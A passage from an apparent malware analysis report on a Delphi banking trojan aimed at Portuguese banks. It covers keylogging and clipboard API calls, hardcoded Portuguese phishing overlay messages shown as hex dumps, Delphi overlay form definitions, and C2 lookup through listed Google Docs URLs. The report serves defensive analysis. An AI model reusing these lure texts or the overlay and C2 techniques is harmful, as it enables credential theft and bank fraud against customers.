


Figure 13: Trojan banker PortEx graphic.

## IAT – Keystrokes, clipboard and browser overlay

From the IAT analysis, calls used to get key states are observed. This is a feature of this malware: capture keystrokes and send the information onto the C2 server. Also, functions to manage the clipboard were identified.




Figure 14: Calls used to collect data from clipboard and key states.

Another feature of this malware is to create windows overlaid on the browser when the victim navigates to a homebanking portal (browser overlay).

Additional artifacts of a specific Portuguese bank organization were found. Next Figure presents target messages hardcoded and used to create the overlay window during malware execution.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000870	70	3A	4C	61	79	65	72	4E	61	6D	65	3D	22	41	74	65	p:LayerName="Ate
00000880	6E	C3	A7	C3	A3	6F	3A	20	43	61	73	6F	20	61	20	61	nÃo: .Caso a. a
00000890	75	74	65	6E	63	69	64	61	64	65	20	64	65	73	73	65	utencidade. desse
000008A0	20	64	69	73	70	6F	73	69	74	69	76	6F	20	64	65	20	.dispositivo. de.
000008B0	73	65	67	75	72	61	6E	C3	A7	61	20	6E	C3	A3	6F	20	seguranÃa. nÃo.
000008C0	22	20	70	68	6F	74	6F	73	68	6F	70	3A	4C	61	79	65	". photoshop: Laye
000008D0	72	54	65	78	74	3D	22	41	74	65	6E	C3	A7	C3	A3	6F	rText="AtenÃo
000008E0	3A	20	43	61	73	6F	20	61	20	61	75	74	65	6E	63	69	: .Caso a. autenci
000008F0	64	61	64	65	20	64	65	73	73	65	20	64	69	73	70	6F	dade. desse. dispo
00000900	73	69	74	69	76	6F	20	64	65	20	73	65	67	75	72	61	sitivo. de. segura
00000910	6E	C3	A7	61	20	6E	C3	A3	6F	20	73	65	6A	61	20	63	nÃa. nÃo. seja. c
00000920	6F	6E	66	69	72	6D	61	64	61	20	70	6F	72	20	6D	65	onfirmada. por. me
00000930	64	69	64	61	73	20	64	65	20	73	65	67	75	72	61	6E	didadas. de. seguran
00000940	C3	A7	61	20	73	75	61	20	63	6F	6E	74	61	20	73	65	Ãa sua. conta. se
00000950	72	61	20	73	75	73	70	65	6E	73	61	20	70	61	72	61	ra. suspensa. para
00000960	20	6F	20	61	63	65	73	73	6F	20	61	6F	20	42	61	6E	.o. acesso. ao. Ban
00000970	63	6F	42	70	69	20	6F	20	64	65	73	62	6C	6F	71	75	coBpi. o. desbloqu
00000980	65	69	6F	20	70	6F	64	65	72	C3	A1	20	73	65	72	20	eio. poderÃ. ser.
00000990	72	65	61	6C	69	7A	61	64	6F	20	73	6F	6D	65	6E	74	realizado. soment
000009A0	65	20	6E	6F	73	20	62	61	6C	63	C3	B5	65	73	20	64	e. nos. balcÃes. d
000009B0	65	20	61	74	65	6E	64	69	6D	65	6E	74	6F	20	42	61	e. atendimento. Ba
000009C0	6E	63	6F	42	70	69	2E	22	2F	3E	20	3C	72	64	66	3A	ncoBpi. "/>.<rdf:
000009D0	6C	69	20	70	68	6F	74	6F	73	68	6F	70	3A	4C	61	79	li. photoshop: Lay
000009E0	65	72	4E	61	6D	65	3D	22	50	72	65	65	6E	63	68	61	erName="Freencha
000009F0	20	6F	20	63	C3	B3	64	69	67	6F	20	64	65	20	63	6F	.o. cÃdigo. de. co
00000A00	6E	66	69	72	6D	61	C3	A7	C3	A3	6F	20	64	6F	20	43	nfirmaÃo. do. C
00000A10	C3	B3	64	69	67	6F	20	53	4D	53	20	20	71	75	65	20	Ãdigo. SMS. . que.
00000A20	72	65	6D	65	74	65	6D	6F	73	20	70	22	20	70	68	6F	remetemos. p". pho
00000A30	74	6F	73	68	6F	70	3A	4C	61	79	65	72	54	65	78	74	toshop: LayerText
00000A40	3D	22	50	72	65	6E	63	68	61	20	6F	20	63	C3	B3		="Freencha. o. cÃ
00000A50	64	69	67	6F	20	64	65	20	63	6F	6E	66	69	72	6D	61	digo. de. confirma
00000A60	C3	A7	C3	A3	6F	20	64	6F	20	43	C3	B3	64	69	67	6F	Ão. do. CÃdigo
00000A70	20	53	4D	53	20	20	71	75	65	20	72	65	6D	65	74	65	.SMS. . que. remete
00000A80	6D	6F	73	20	70	61	72	61	20	6F	20	73	65	75	20	74	mos. para. o. seu. t
00000A90	65	6C	65	6D	C3	B3	76	65	6C	2E	22	2F	3E	20	3C	72	elemÃvel. "/>.<r
00000AA0	64	66	3A	6C	69	20	70	68	6F	74	6F	73	68	6F	70	3A	df: li. photoshop:
00000AB0	4C	61	79	65	72	4E	61	6D	65	3D	22	41	64	65	73	C3	LayerName="AdesÃ
00000AC0	A3	6F	20	64	65	20	53	65	67	75	72	61	6E	C3	A7	61	Ão. de. SeguranÃa
00000AD0	20	42	61	6E	63	6F	42	70	69	22	20	70	68	6F	74	6F	. BancoBpi". photc
00000AE0	73	68	6F	70	3A	4C	61	79	65	72	54	65	78	74	3D	22	shop: LayerText="
00000AF0	41	64	65	73	C3	A3	6F	20	64	65	20	53	65	67	75	72	AdesÃo. de. Segur
00000B00	61	6E	C3	A7	61	20	42	61	6E	63	6F	42	70	69	22	2F	anÃa. BancoBpi"/

Figure 15: Target message hardcoded inside the malware.

This targeted message, in particular, is displayed in a Delphi overlay window when the victim accesses the target homebanking. Next, another message this line hardcoded, now about another bank.

```

Picture.Data
TPngImage
PNG
IHDR
pHYs
iTtX:XML.com.adobe.xmp
<?xpacket begin="
" id="W5M0MpCehiHzreSzNtzkc9d"?> <x:xmpmeta xmlns:x="adobe:meta/" x:xmpk="Adobe XMP Core 5.6-c142 79.160924, 2017/07/13-01:06:39" > <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02-22-rdf-
o: Caso a autenticidade desse dispositivo de seguran
o " photoshop:LayerText="Aten
o: Caso a autenticidade desse dispositivo de seguran
o seja confirmada por medidas de seguran
a sua conta sera suspensa para o acesso ao SantanderTotta e o desbloqueio poder
ser realizado somente nos balc
es de atendimento SantanderTotta."/> <rdf:li photoshop:LayerName="Ades
o de Seguran
a SantanderTotta" photoshop:LayerText="Ades
o de Seguran
a SantanderTotta"/> <rdf:li photoshop:LayerName="Esta atualiza
o requer autoriza
o com Autentica
o Forte." photoshop:LayerText="Esta atualiza
o requer autoriza
o com Autentica
o Forte."/> <rdf:li photoshop:LayerName="Esta opera
apenas uma simula
o. Serve apenas para confirm" photoshop:LayerText="Esta opera
apenas uma simula
o. Serve apenas para confirmar o bom funcionamento do seu telem
vel."/> <rdf:li photoshop:LayerName="Foi enviado um SMS com o c
digo para refor
a da sua identidade." photoshop:LayerText="Foi enviado um SMS com o c
digo para refor
a da sua identidade."/> </rdf:Bag> </photoshop:TextLayers> <photoshop:DocumentAncestors> <rdf:Bag> <rdf:li>adobe:docid.photoshop:5bd4037c-196f-11ea-b16a-c10320798489</rdf:li> <rdf:li>xmp.did:348d7e7b-7e9

```



Figure 16: Hardcoded message inside trojan.

In detail, by building the Delphi source-code, obtaining all the overlay windows is possible.

Left	Integer	40
Top	Integer	71
Width	Integer	549
Height	Integer	31
Alignment	Symbol	taCenter
Caption	String	'O Windows está atualizando não desligue o computador.'
Font.Charset	Symbol	ANSI_CHARSET
Font.Color	Symbol	clWhite

```

object vagf: TPngImage
Left = -1
Top = 0
Width = 880
Height = 569
AutoSize = True
DragCursor = crDefault
DragMode = dmAutomatic
Picture.Data = {
0954506E67496D616765589504E470D0A1A0A0000000049484452000003700000
0239080200000000F84F90000000097048597300000B1300000B1301009A9C18
000005DA69545874584D4C3A636F6D2E61646F62652E786D7000000000003C3F
7870616368657420626567696E3D22EFBBBF222069643D2257354D304D704365
6869487A7265537A4E54637A68633964223F3E203C783A786D706D6574612078
6D6C6E733A783D2261646F62653A6E733A6D6574612F2220783A786D7074683D
2241646F626520584D5020436F726520352E362D633134322037392E31363039
32342C20323031372F30372F31332D30313A30363A3339202020202020202022
3E203C7264663A52444620786D6C6E733A7264663D22687474703A2F2F777777
2E77332E6F72672F313939392F30322F32322D7264662D73796E7461782D6E73
23223E203C7264663A4465736372697074696F6E207264663A61626F75743D22
2220786D6C6E733A786D704D4D3D22687474703A2F2F6E732E61646F62652E63
6F6D2F7861702F312E302F6D6D2F2220786D6C6E733A73745265663D22687474
703A2F2F6E732E61646F62652E636F6D2F7861702F312E302F73547970652F52
65736F75726365526566232220786D6C6E733A73744576743D22687474703A2F

```



Input length: 116966 lines: 1

```

0954506E67496D616765589504E470D0A1A0A00000000494844520000037000000239080
20000000F84F90000000097048597300000B1300000B1301009A9C18000005DA695458
74584D4C3A636F6D2E61646F62652E786D7000000000003C3F787061636865742062656
7696E3D22EFBBBF222069643D2257354D304D7043656869487A7265537A4E54637A6863
3964223F3E203C783A786D706D65746120786D6C6E733A783D2261646F62653A6E733A6
D0574612F2220783A786D7074683D2241646F626520584D5020436F726520352E362D63
3134322037392E3136303932342C20323031372F30372F31332D30313A30363A3339202
02020202020223E203C7264663A52444620786D6C6E733A7264663D22687474703A2F
2F7777772E733E6F72672F313939392F30322F32322D7264662D73796E7461782D6E7
323223E203C7264663A4465736372697074696F6E207264663A61626F75743D22222078
6D6C6E733A786D704D4D3D22687474703A2F2F6E732E61646F62652E636F6D2F7861702
F312E302F6D6D2F2220786D6C6E733A73745265663D22687474703A2F2F6E732E61646F
62652E636F6D2F7861702F312E302F73547970652F5265736F757263655265662322207
86D6C6E733A73744576743D22687474703A2F2F6E732E61646F62652E636F6D2F786170
2F312E302F73547970652F5265736F757263654576656E74232220786D6C6E733A786D7

```

Output start: 11 time: 53ms end: 459 length: 5843 length: 448 lines: 178

```

TPngImage.Png
IHDR...p...9...o 0...
iHYs.....iITtX:XML.com.adobe.xmp....<?xpacket begin="Iw"
id="W5M0MpCehiHzreSzNtzkc9d"?> <x:xmpmeta xmlns:x="adobe:meta/"
x:xmpk="Adobe XMP Core 5.6-c142 79.160924, 2017/07/13-01:06:39"
"> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02-22-rdf-syntax-ns#"
> <rdf:Description rdf:about=""
xmlns:xmp="http://ns.adobe.com/xap/1.0/mm/"
xmlns:stRef="http://ns.adobe.com/xap/1.0/SType/ResourceRef#"
xmlns:stEvt="http://ns.adobe.com/xap/1.0/SType/ResourceEvent#"
xmlns:xmp="http://ns.adobe.com/xap/1.0/"
xmlns:dc="http://purl.org/dc/elements/1.1/"
xmlns:photoshop="http://ns.adobe.com/photoshop/1.0/"

```

Figure 17: Browser-overlay windows hardcoded inside the malware.

Looking at the Figure and the “Picture.Data” object in particular, it is base16 encoded, aka hex. The “Picture.Data” property data starts with a UTF-8 encoded ShortString containing the name of the TGraphic-derived class that produced the image data. In this case, that class name is encoded as: **0954506E67496D616765**.

The first byte (hex 09) is the number of bytes in the class name (9), the following 9 bytes (hex 54 50 6E 67 49 6D 61 67 65) are the UTF-8 octets of the class name (TPngImage), and the remaining stream bytes are the actual PNG image data.




By ignoring this header, obtaining all the browser-overlay windows from the Delphi code is possible.

## Details inside malware (browser-overlay)

---

Next, the browser-overlay windows created during malware execution are presented.



**Figure 18:** Browser overlay: Security mode installation and data collector.

### Affected groups

Whenever the application detects the victim is accessing a homebanking portal, it launches one of the following windows on the screen, maximized, and requesting the victim's details.

```

object dpyb9a942n6c: Tdpyb9a942n6c
  Left = 189
  Top = 0
  AlphaBlend = True
  BorderIcons = []
  BorderStyle = bsNone
  ClientHeight = 656
  ClientWidth = 1084
  Color = clWhite
  Font.Charset = DEFAULT_CHARSET
  Font.Color = clWindowText
  Font.Height = -11
  Font.Name = 'MS Sans Serif'
  Font.Style = []
  FormStyle = fsStayOnTop
  OldCreateOrder = False
  WindowState = wsMaximized
  OnClose = FormClose
  OnCreate = FormCreate
  OnDestroy = FormDestroy
  OnMouseDown = FormMouseDown
  OnShow = FormShow
  PixelsPerInch = 96
  TextHeight = 13
object ae0sbk: TImage
  Left = 0
  Top = 0
  Width = 1084
  Height = 656
  Align = alClient
  ExplicitLeft = 8
end

```



Figure 19: Delphi form parameters (Width, Height and Maximized).




Figure 20: Browser overlay windows (1).





Figure 21: Browser overlay windows (2).




Figure 22: Browser overlay windows (3).




Figure 23: Browser overlay windows (4).

## Communication with C&C server (C2)

The malware communicates with the C2 server in order to receive additional commands and to send the exfiltrated information from the victim's machine.

To communicate with C2, the malware uses 3 Google Drive documents, where the addresses of the C2 controlled by criminals are available and encoded. With this approach in place, the C2's IP addresses can be changed at any time.

On the other hand, removing google doc files from the cloud is a potential kill switch for this malware.

According to a [@t14g0p publication](#) on his website,

*Google docs URLs, like other critical strings, are obfuscated and are unobfuscated and stored in a global variable during the initialization process. After obtaining the URL, a function responsible for reading the google docs document and extracting the content between the strings "start =" and "= end" is called. This content is finally passed to a function that decrypts it and is later stored in a global variable that stores the C2 address.*

We can confirm the exact time the docs are accessed below.




Figure 24: Traffic network when the trojan gets the C2 IP address from Google docs.

By analyzing the memory of the compromised machine, it is possible to verify that the malware, once unpacked, communicates with 3 Google Docs documents to obtain the IP addresses of C2 and also a bitcoin address of a wallet with recent transactions.

### Collected URLs from memory:

```

https://docs.google.]com/document/d/1hp6jZynlZAtMZgIpw2YGyciS1qxck-0UPte0w9sFhX0/edit
https://docs.google.]com/document/d/10Yx33pplUYa46H45-r7JrdKsUMgeXcxMn2_AABUrsfE/edit
https://docs.google.]com/document/d/1-NZxqAKYFK-c1c_80VjLHfHLN1b8cK5u-jy-5VSe0to/edit
  
```

### Request and response from Google Docs (memory snippet):

```

